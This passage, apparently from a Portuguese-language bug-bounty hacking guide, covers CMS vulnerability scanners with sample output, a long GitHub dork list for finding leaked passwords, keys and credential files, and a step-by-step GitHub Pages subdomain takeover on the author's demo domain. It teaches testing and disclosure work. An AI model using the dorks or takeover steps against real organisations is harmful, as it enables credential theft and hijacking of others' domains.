A única coisa que incomoda nessa ferramenta é o fato de ela ser escrita em Ruby; prefiro ferramentas escritas em Python ou GoLang. Durante a fase de impressão digital, você deve ter descoberto as tecnologias em execução nos ativos do seu alvo, portanto, deve ser fácil procurar sites que executam o WordPress. Depois de encontrar um site, faça a varredura com o wpScan, conforme mostrado abaixo:

- **wpscan --URL <URL>**

A grande maioria dos sites que você examina será corrigida. Isso ocorre porque a maioria desses sites WordPress é gerenciada por fornecedores terceirizados que realizam atualizações automáticas. No entanto, você encontrará plug-ins vulneráveis com bastante frequência, mas muitas dessas explorações exigem credenciais para serem exploradas. Outra coisa que encontro o tempo todo é uma listagem direta na pasta de uploads. Certifique-se sempre de verificar:

- "/wp-content/uploads/"

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 2018/	2018-12-01 00:00	-	
 2019/	2019-11-01 00:04	-	
 revslider/	2018-01-28 02:19	-	
 the-core-style.css	2019-01-08 17:44	552K	

Muitas vezes, é possível encontrar informações confidenciais, como e-mails de usuários, senhas, produtos digitais pagos e muito mais.

Drupal

O Drupal é o terceiro CMS mais popular, mas parece que encontro mais sites do Drupal do que do Joomla. Se você encontrar um site do Drupal, use o droopescan para fazer a varredura. Esse scanner também pode fazer a varredura de outros CMSs:

- <https://github.com/droope/droopescan>
- python3 droopescan scan Drupal -u <URL Here> -t 32

```
[alex@alex-PowerEdge-R710:~/tools/droopescan$ python3 droopescan scan drupal -u _____ -t 32
modules [ =
modules [ ==

] 16/1050 (1%) [+] Got an HTTP 500 response.
] 24/1050 (2%) [+] Got an HTTP 500 response.
] 26/1050 (2%) [+] Got an HTTP 500 response.
] 27/1050 (2%) [+] Got an HTTP 500 response.
] 28/1050 (2%) [+] Got an HTTP 500 response.
```

Joomla

O WordPress é, de longe, o CMS mais popular, com mais de 60% de participação no mercado. O Joomla vem em segundo lugar, portanto, você pode esperar encontrar esse CMS também. Ao contrário dos sites do WordPress, que parecem estar bem protegidos, o Joomla é uma bagunça. Se você quiser fazer uma varredura em busca de vulnerabilidades, a ferramenta mais popular é o Joomscan:

- <https://github.com/rezasp/joomscan>
- perl joomscan.pl -u <URL aqui>

Adobe AEM

Se você já se deparou com o Adobe AEM CMS, está prestes a encontrar uma série de vulnerabilidades. Em 99% das vezes, isso é uma vitória instantânea! Esse CMS está repleto de vulnerabilidades públicas e tenho 100% de certeza de que há centenas de outros zero days. Sério, esse é um dos piores CMSs que já vi. Se você quiser verificar se há vulnerabilidades em um aplicativo AEM, use a ferramenta aemhacker:

- <https://github.com/0ang3l/aem-hacker>
 - python aem_hacker.py -u <URL Here> --host <Your Public IP>

```

alexgates-PowerEdge-R710:~/tools/aem-hacker$ sudo python aem_hacker.py -u [REDACTED] --host 192.168.1.5
/usr/local/lib/python2.7/dist-packages/requests/_init_.py:91: RequestsDependencyWarning: urllib3 (1.25.2) or chardet (3.0.4) doesn't match a supported version!
  RequestsDependencyWarning)
[+] New Finding!!!
  Name: POSTServlet
  Url: https://www.[REDACTED].com/.json
  Description: POSTServlet is exposed, persistent XSS or RCE might be possible, it depends on your privileges.

[+] New Finding!!!
  Name: QueryBuilderJsonServlet
  Url: https://www.[REDACTED].com/bin/querybuilder.json.ico
  Description: Sensitive information might be exposed via AEM's QueryBuilderJsonServlet. See - https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuilder-predicate-reference.html


[+] New Finding!!!
  Name: QueryBuilderFeedServlet
  Url: https://www.[REDACTED].com/bin/querybuilder.feed
  Description: Sensitive information might be exposed via AEM's QueryBuilderFeedServlet. See - https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuilder-predicate-reference.html

```

Observe que, para testar as vulnerabilidades do SSRF, você precisa ter um IP público ao qual o servidor de destino possa se conectar novamente.

Outros

Há centenas de CMSs diferentes, portanto não seria prático mencionar cada um deles. A grande maioria dos sites vai usar o WordPress, o Joomla e o Drupal, mas você ainda pode se deparar com outros CMSs.



Se você se deparar com um CMS que nunca viu antes, a primeira etapa é acessar o banco de dados de exploração e verificar se ele tem algum CVE conhecido:

- <https://www.exploit-db.com/>

Por exemplo, se eu descobrir um CMS chamado "*Magento*", farei a seguinte pesquisa no exploit-db:

The screenshot shows the Exploit Database homepage with a search bar containing "magento". Below the search bar, there are filters for "Verified" and "Has App", and buttons for "Filters" and "Reset All". A dropdown menu shows "Show 15". The main table lists two vulnerabilities:

Date	Type	Platform	Author
2016-05-18	WebApps	PHP	aqix
2015-11-07	WebApps	PHP	Dawid Golunski

Details for the first vulnerability: Magento < 2.0.6 - Arbitrary Unserialize / Arbitrary Write File. Details for the second vulnerability: eBay Magento CE 1.9.2.1 - Unrestricted Cron Script (Code Execution / Denial of Service).

Além de encontrar explorações individuais, você deve pesquisar no GitHub para ver se há uma ferramenta que possa verificar todas as possíveis vulnerabilidades e configurações incorretas.

Assim como as ferramentas para wordpress, drupal, joomla e adobe aem, existem scanners que visam outras plataformas.

The screenshot shows a Google search results page for "magento vulnerability scanner github". The search bar contains the query. The results section shows the following information:

About 107,000 results (0.49 seconds)

steverobbins/magescan: Scan a Magento site for ... - GitHub
https://github.com › steverobbins › magescan ▾
The idea behind this is to evaluate the quality and security of a Magento site you don't have access to. ... php magescan.phar scan:all www.example.com ...

Acontece que existe um verificador de vulnerabilidades do Magento chamado magescan, portanto, podemos usá-lo:

- <https://github.com/steverobbins/magescan>

Certifique-se de usar esse processo sempre que encontrar uma estrutura de CMS que não reconheça.


Conclusão

Mais da metade da Internet está sendo administrada por uma estrutura CMS. Portanto, é quase certo que você se deparará com um CMS em um momento ou outro. Quando você encontra um CMS, não quer perder tempo testando manualmente o endpoint, mas sim testando os CVEs conhecidos e as configurações incorretas. A melhor maneira de fazer isso é encontrar algum tipo de scanner de vulnerabilidade específico para CMS. Se você conseguir encontrá-lo, poderá tentar pesquisar no exploit-db e no Google os CVEs conhecidos. Se ainda assim não encontrar nada, provavelmente é melhor seguir em frente, a menos que esteja procurando por zero days.

Hacking básico Github

Introdução

O GitHub é uma plataforma de colaboração e controle de versão baseada na Web para desenvolvedores de software e, no momento, é uma das maneiras mais fáceis de comprometer uma organização. Essa é uma das minhas técnicas preferidas quando quero uma descoberta fácil e de alto impacto.



Localização de informações confidenciais

A divulgação de informações confidenciais no github é uma das maneiras mais fáceis de comprometer uma organização. Não importa o quanto reforçado seja o seu perímetro externo, se os seus desenvolvedores estiverem codificando credenciais e publicando-as on-line, você será comprometido.

É bastante comum que os desenvolvedores codifiquem contas de teste, chaves de API ou qualquer outra coisa quando estão escrevendo um software. Isso facilita as coisas para o desenvolvedor, pois ele não precisará inserir suas credenciais sempre que for executar/testar o programa. No entanto, na maioria das vezes, essas credenciais permanecem no código-fonte quando são enviadas para o Github; se esse repositório for público, todos poderão visualizá-lo.

A primeira coisa que você precisa é de uma lista de palavras sensíveis para pesquisar. Pode ser um nome de arquivo, uma extensão de arquivo, um nome de variável ou qualquer outra coisa. Uma boa lista pode ser encontrada abaixo, graças a "@obheda12":

THE ULTIMATE GITHUB DORKS LIST V1 (@obheda12)					
"AWSecretkey"	"dbpassword"	"pwd"	extension:cfg	filename:webservers.xml	filename:idea14.key
"KEYL1LL_GITHUB_TOKEN"	"dhuser"	"pwd"	extension:env	filename:.netrc password	filename:known_hosts
"SF_USERNAME_salesforce"	"dot_files"	"rds.amazonaws.com_password"	extension:ics	filename:bash_history	filename:logins.json
"access_key"	"dotfiles"	"redis_password"	extension:ini	filename:bash history	filename:makefile
"access_token"	"encryption_key"	"root_password"	extension:json api.forecast.io	filename:bash profile	filename:master.key path:config
"amazonaws"	"fabricapisecret"	"secret"	extension:json client_secret	filename:.bashrc	filename:netsrc
"apiSecret"	"fb_secret"	"secret_password"	extension:json mongolab.com	filename:beanstalkd.yml	filename:npmrc
"api_key"	"firebase"	"secret_access_key"	extension:json	filename:composer.json	filename:pass
"api_secret"	"ftp"	"secret_key"	extension:pem private	filename:config	filename:passwd path/etc
"apidocs"	"gb_token"	"secret_token"	extension:ppk	filename:config irc_pass	filename:pgpass
"apikey"	"github_key"	"secrets"	extension:ppk private	filename:config_json auths	filename:prod.exs
"app_key"	"github_token"	"secure"	extension:properties	filename:config_php dbpasswd	filename:prod.ex NOT prod.secret.exs
"app_secret"	"gitlab"	"security_credentials"	extension:sh	filename:configuration.php password	filename:prod.secret.exs
"appkey"	"gmail_password"	"send_keys"	extension:sis	filename:connections	filename:prodpgpasswd
"appkeyssecret"	"gmail_username"	"send_keys"	extension:sql	filename:connections.xml	filename:recentservers.xml
"application_key"	"api.googlemaps_Aliza"	"sendkeys"	extension:sql mysql dump	filename:constants	filename:recentservers.xml Pass
"appsecret"	"herokuapp"	"sf_username"	extension:sql mysql dump password	filename:credentials	filename:robomongo.json
"appspot"	"internal"	"slack_api"	extension:yaml mongolab.com	filename:credentials aws access_key_id	filename:scfg
"auth_token"	"irc_pass"	"slack_token"	extension:zsh	filename:.cshrc	filename:secrets.yaml password
"auth_token"	"key"	"sql_password"	filename:.bash_history	filename:.database	filename:server.cfg
"authorizationToken"	"keyPassword"	"ssh"	filename:.bash_profile aws	filename:obeaver-data-sources.xml	filename:server.cron password
"aw_access"	"ldap_password"	"ssh2_auth_password"	filename:.bashrc mailchimp	filename:deploy.rake	filename:settings
"aws_access_key_id"	"ldap_username"	"sshpass"	filename:.bashrc password	filename:deployment-config.json	filename:settings.py SECRET_KEY
"aws_key"	"login"	"staging"	filename:.cshrc	filename:dhcpd.conf	filename:ftp-config.json
"aws_secret"	"mailchimp"	"stg"	filename:.dockercfg auth	filename:.dockercfg	filename:ftp.json path/.vscode
"aws_token"	"mailgun"	"storePassword"	filename:.env DB_USERNAME NOT homestead	filename:.express.conf	filename:shadow path/etc
"bashrc password"	"master_key"	"stripe"	filename:.env MAIL HOST:smtp.gmail.com	filename:.environment	filename:shadow
"bucket_password"	"mydotfiles"	"swagger"	filename:.esmprc password	filename:.express.conf path: openshift	filename:spec
"client_secret"	"mysql"	"testuser"	filename:.ftpconfig	filename:.filezilla.xml	filename:sshd_config
"cloudfront"	"node_env"	"token"	filename:.git-credentials	filename:.filezilla.xml Pass	filename:tugboat
"codecov_token"	"npmrc_auth"	"x-api-key"	filename:.history	filename:.git-credentials	filename:ventrilo_srv.ini
"config"	"oauth_token"	"xoxp"	filename:.htpasswd	filename:.gitconfig	filename:wp-config
"conn.login"	"pas"	"xoxb"	filename:.netrc password	filename:.global	filename:wp-config.php
"connectionstring"	"passwd"	HEROKU_API_KEY language:json	filename:.npmrc auth	filename:.history	filename:zhr
"consumer_key"	"password"	HEROKU_API_KEY language:shell	filename:.ppass	filename:.htpasswd	jsforce extension:js conn.login
"credentials"	"passwords"	HOMEBREW_GITHUB_API_TOKEN	filename:.remote-sync.json	filename:hub oauth_token	language:yaml -filename:travis
"database_password"	"pem private"	PT TOKEN language:bash	filename:.s3cfg	filename:id_dsa	msg nickserv identify filename:config
"db_password"	"preprod"	[WFClient] Password= extension:ica	filename:.sh_history	filename:id_rsa	path:sites databases password
"db_username"	"private_key"	extension:avastlic	filename:.tugboat NOT _tugboat	filename:id_rsa or filename:id_dsa	private -language:java
"dbpasswd"	"prod"	extension:bat	filename:CCCam.cfg		

Quando você tiver uma lista de coisas sensíveis para pesquisar, estará pronto para caçar!

Normalmente, eu digito apenas o domínio do alvo seguido do Github Dork, conforme mostrado abaixo:

- Domínio.com "senha"

The screenshot shows the hackerone.com search interface. The search term "password" has been entered. On the left, there's a sidebar with navigation links like Repositories, Code, Commits, Issues, Discussions (Beta), Packages, Marketplace, Topics, Wikis, and Users. Below these are sections for Languages (Markdown, JSON, Text, HTML, SQL, reStructuredText, XML, Ruby, CSV, Gettext Catalog) and a section for "F1tc0n35/pentest-guide". The main area displays search results for "password". There are three distinct search results boxes. The first box is for "f1tc0n35/pentest-guide Insecure-Authentication-Class/README.md" and contains several lines of code with "password" highlighted. The second box is for "malcolmrhf@security.nathan.az weblate.html" and also shows code snippets with "password" highlighted. The third box is for "charlie-1337/buggy buggy.com" and shows a list of URLs related to password resets. At the bottom of the page, there are links for "Advanced search" and "Cheat sheet".

Como você pode ver acima, a busca pelo domínio "hackerone.com" e o termo "password" (senha) nos deu 7.390 resultados. Em um cenário típico, eu acabaria analisando 90% desses resultados manualmente por algumas horas antes de encontrar algo interessante. Ter que passar horas classificando um monte de lixo é realmente a única desvantagem dessa técnica. No entanto, quando você encontra algo, isso geralmente leva a uma descoberta instantânea ou crítica.

Conclusão

No momento, o Github é uma das maneiras mais fáceis de obter uma vulnerabilidade alta ou crítica. Quase todos os desenvolvedores usam o Github e esses mesmos desenvolvedores também gostam de codificar senhas em seu código-fonte. Desde que você esteja disposto a gastar algumas horas

pesquisando em milhares de repositórios, é quase certo que você encontrará algo bom.


Hacking básico Subdomínio Takeover

Introdução

Outra vulnerabilidade extremamente popular é a tomada de controle de subdomínio. Embora essa vulnerabilidade tenha diminuído significativamente, ela ainda é muito comum na natureza. Se você não estiver familiarizado com esse tipo de vulnerabilidade, de acordo com o Google, "os ataques de aquisição de subdomínio são uma classe de problemas de segurança em que um invasor consegue assumir o controle do subdomínio de uma organização por meio de serviços de nuvem como AWS ou Azure".


Subdomínio Takeover

Uma aquisição de subdomínio ocorre quando um subdomínio está apontando para outro domínio (CNAME) que não existe mais. Se um invasor registrar o domínio inexistente, o subdomínio de destino passará a apontar para o seu domínio, dando a você controle total sobre o subdomínio de destino. O que torna essa vulnerabilidade tão interessante é que você pode estar seguro em um minuto e uma única alteração de DNS pode torná-lo vulnerável no minuto seguinte.



A vulnerabilidade aqui é que o subdomínio de destino aponta para um domínio que não existe.

Um invasor pode então registrar o domínio não existente. Agora, o subdomínio de destino apontará para um domínio que o invasor controla.



Se estiver planejando caçar essa vulnerabilidade, você definitivamente fará referência à seguinte página do github, pois ela contém vários exemplos e orientações sobre a exploração de diferentes provedores:

- <https://github.com/EdOverflow/can-i-take-over-xyz>


All entries

Engine	Status	Fingerprint	Discussion	Documentation
Acquia	Not vulnerable	Web Site Not Found	Issue #103	
Agile CRM	Vulnerable	Sorry, this page is no longer available.	Issue #145	
Airee.ru	Vulnerable		Issue #104	
Anima	Vulnerable	If this is your website and you've just created it, try refreshing in a minute	Issue #126	Anima Documentation

Como você pode ver acima, esta página contém uma grande lista de mecanismos que podem ser explorados por essa vulnerabilidade. Se você clicar no número do problema, verá um passo a passo da exploração desse mecanismo específico. Como cada provedor tem sua própria maneira de registrar domínios, você precisará aprender o processo de registro de um domínio no mecanismo que afeta o seu alvo.

Github Takeover

Uma das maneiras mais fáceis de identificar uma vulnerabilidade de sequestro de subdomínio é pela mensagem de erro que ela gera, conforme mostrado abaixo:



Como você pode ver acima, quando visitamos nosso site de destino, ele gera um código de status 404 e nos dá a mensagem de erro "There isn't a Github Pages Site here" (Não há um site do Github Pages aqui). Se acessarmos o wiki de aquisição de subdomínio, poderemos confirmar que essa mensagem de erro indica a possibilidade de aquisição de subdomínio.

Github	Vulnerable	There isn't a Github Pages site here.	Issue #37 Issue #68
--------	------------	---------------------------------------	--

Agora que temos um indicador de que esse site é vulnerável, precisamos obter a página do github para a qual o subdomínio vulnerável está apontando. Precisamos dessas informações para podermos registrar o domínio por meio do github.

```
[jokers-MacBook-Pro:cloud joker$ dig vulnerable.ghostlulz.com

; <>> DiG 9.10.6 <>> vulnerable.ghostlulz.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46816
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;vulnerable.ghostlulz.com.      IN      A

;; ANSWER SECTION:
vulnerable.ghostlulz.com. 4502  IN      CNAME   ghostlulzvulntakeover.github.io.
ghostlulzvulntakeover.github.io. 4502  IN      A       185.199.110.153
ghostlulzvulntakeover.github.io. 4502  IN      A       185.199.111.153
ghostlulzvulntakeover.github.io. 4502  IN      A       185.199.109.153
ghostlulzvulntakeover.github.io. 4502  IN      A       185.199.108.153

;; Query time: 78 msec
;; SERVER: 172.20.10.1#53(172.20.10.1)
;; WHEN: Sun Nov 15 19:50:30 EST 2020
;; MSG SIZE  rcvd: 162
```

Como mostrado acima, um comando "dig" pode ser usado para reunir os registros de DNS do domínio vulnerável. Também podemos ver que o domínio aponta para a página do github "ghostlulzvulntakeover.github.io"; se pudermos registrar esse domínio, ganharemos. Para descobrir o processo de registro de um domínio no Github, você pode pesquisar no Google ou seguir o tutorial na página do subdomínio takeover do github, conforme mostrado abaixo:



PatrikHudak commented on Sep 12, 2018

...

Service name

GitHub Pages

Proof

GitHub uses virtual hosting identical to other cloud services. The site needs to be specified *explicitly* in domain settings. Step-by-step process:

1. Go to [new repository](#) page
2. Set *Repository name* to canonical domain name (i.e., {something}.github.io from CNAME record)
3. Click *Create repository*
4. Push content using git to a newly created repo. GitHub itself provides the steps to achieve it
5. Switch to *Settings* tab
6. In *GitHub Pages* section choose *master branch* as source
7. Click *Save*
8. After saving, set *Custom domain* to source domain name (i.e., the domain name which you want to take over)
9. Click *Save*

For screenshots, please refer to <https://0xpatrik.com/takeover-proofs/>.

To verify:

```
http -b GET http://{DOMAIN NAME} | grep -F -q "<strong>There isn't a GitHub Pages site here.</strong>" && echo "
```

(Note: DOMAIN NAME has to be the affected domain, not the `github.io` page itself. This is due to Host header forwarding which affects the HTTP response)

Agora que sabemos as etapas para registrar um domínio no Github, precisamos apenas fazer isso. Primeiro, criei um repositório do Github com o mesmo nome do registro CNAME:

Create a new repository

A repository contains all project files, including the revision history. Already have a project repository elsewhere? [Import a repository](#).

Owner * Repository name *

ghostlulzhacks / ghostlulzvulntakeover.github.io ✓

Great repository names are short and memorable. Need inspiration? How about curly-computing-machine?

Description (optional)

Public
Anyone on the internet can see this repository. You choose who can commit.

Private
You choose who can see and commit to this repository.

Initialize this repository with:

Skip this step if you're importing an existing repository.

Add a README file
This is where you can write a long description for your project. [Learn more](#).

Add .gitignore
Choose which files not to track from a list of templates. [Learn more](#).

Choose a license
A license tells others what they can and can't do with your code. [Learn more](#).

Create repository

Depois disso, crie um arquivo "index.html" no repositório, conforme mostrado abaixo:

ghostlulzhacks / **ghostlulzvulntakeover.github.io**

Code Issues Pull requests Actions Projects Wiki Security

ghostlulzvulntakeover.github.io / index.html Cancel

<> Edit new file Preview

1 Subdomain Takeover

A próxima etapa é definir o repositório como a ramificação principal.

GitHub Pages

GitHub Pages is designed to host your personal, organization, or project pages from a GitHub repository.

Source

GitHub Pages is currently disabled. Select a source below to enable GitHub Pages for this repository. [Learn more.](#)

Branch: main ▾

/ (root) ▾

Save

Select branch

II theme using the gh-pages branch. [Learn more.](#)

Select branch

✓ main

None

Por fim, especifique o domínio de destino que você está buscando.

Custom domain

Custom domains allow you to serve your site from a domain other than `ghostlulzhacks.github.io`. [Learn more.](#)

vulnerable.ghostlulz.cc

Save

É isso aí! Agora, quando você visitar o domínio de destino, deverá ver a página que você configurou.



Not Secure

vulnerable.ghostlulz.com

Subdomain Takeover

GANHAMOS! Como você pode ver acima, exploramos com sucesso a vulnerabilidade de aquisição de subdomínio e conseguimos que nossa página fosse exibida no subdomínio de destino. Observe que esse é o processo para o Github; se o seu alvo for vulnerável a outra coisa, você terá que seguir

as etapas para esse provedor. Para nossa sorte, tudo isso está documentado no wiki do github de aquisição de subdomínio.


Conclusão

Há alguns anos, a apropriação de subdomínios estava em todo lugar, mas começou a diminuir recentemente. No entanto, você ainda encontrará muitas organizações vulneráveis a esse tipo de ataque. Ele é extremamente fácil de ser realizado e permite que os invasores assumam completamente o controle do subdomínio de destino. Se estiver procurando uma descoberta fácil e de alta segurança, essa é a solução.

Hacking básico Bancos de dados

Introdução

Um banco de dados é uma coleção organizada de dados, geralmente armazenados e acessados eletronicamente a partir de um sistema de computador. Se você estiver atacando um aplicativo da Web, na maioria das vezes, um dos principais objetivos é comprometer o banco de dados de back-end, pois é onde todos os dados confidenciais do usuário são



armazenados.

O comprometimento desses bancos de dados normalmente envolve a exploração de uma vulnerabilidade de injeção de sql, mas às vezes pode ser muito mais fácil. Esses bancos de dados costumam ser expostos à Internet sem autenticação, o que os deixa abertos a hackers para serem atacados, conforme discutido nas seções a seguir.

Google Firebase

Introdução

De acordo com o Google, "o banco de dados em tempo real do Firebase é um banco de dados hospedado na nuvem, armazenado como JSON e sincronizado em tempo real com todos os clientes conectados". Um problema pode surgir no Firebase quando os desenvolvedores não ativam a autenticação. Essa vulnerabilidade é muito semelhante a qualquer outra configuração incorreta de banco de dados: não há autenticação. Deixar um banco de dados exposto ao mundo sem autenticação é um convite aberto para hackers mal-intencionados.

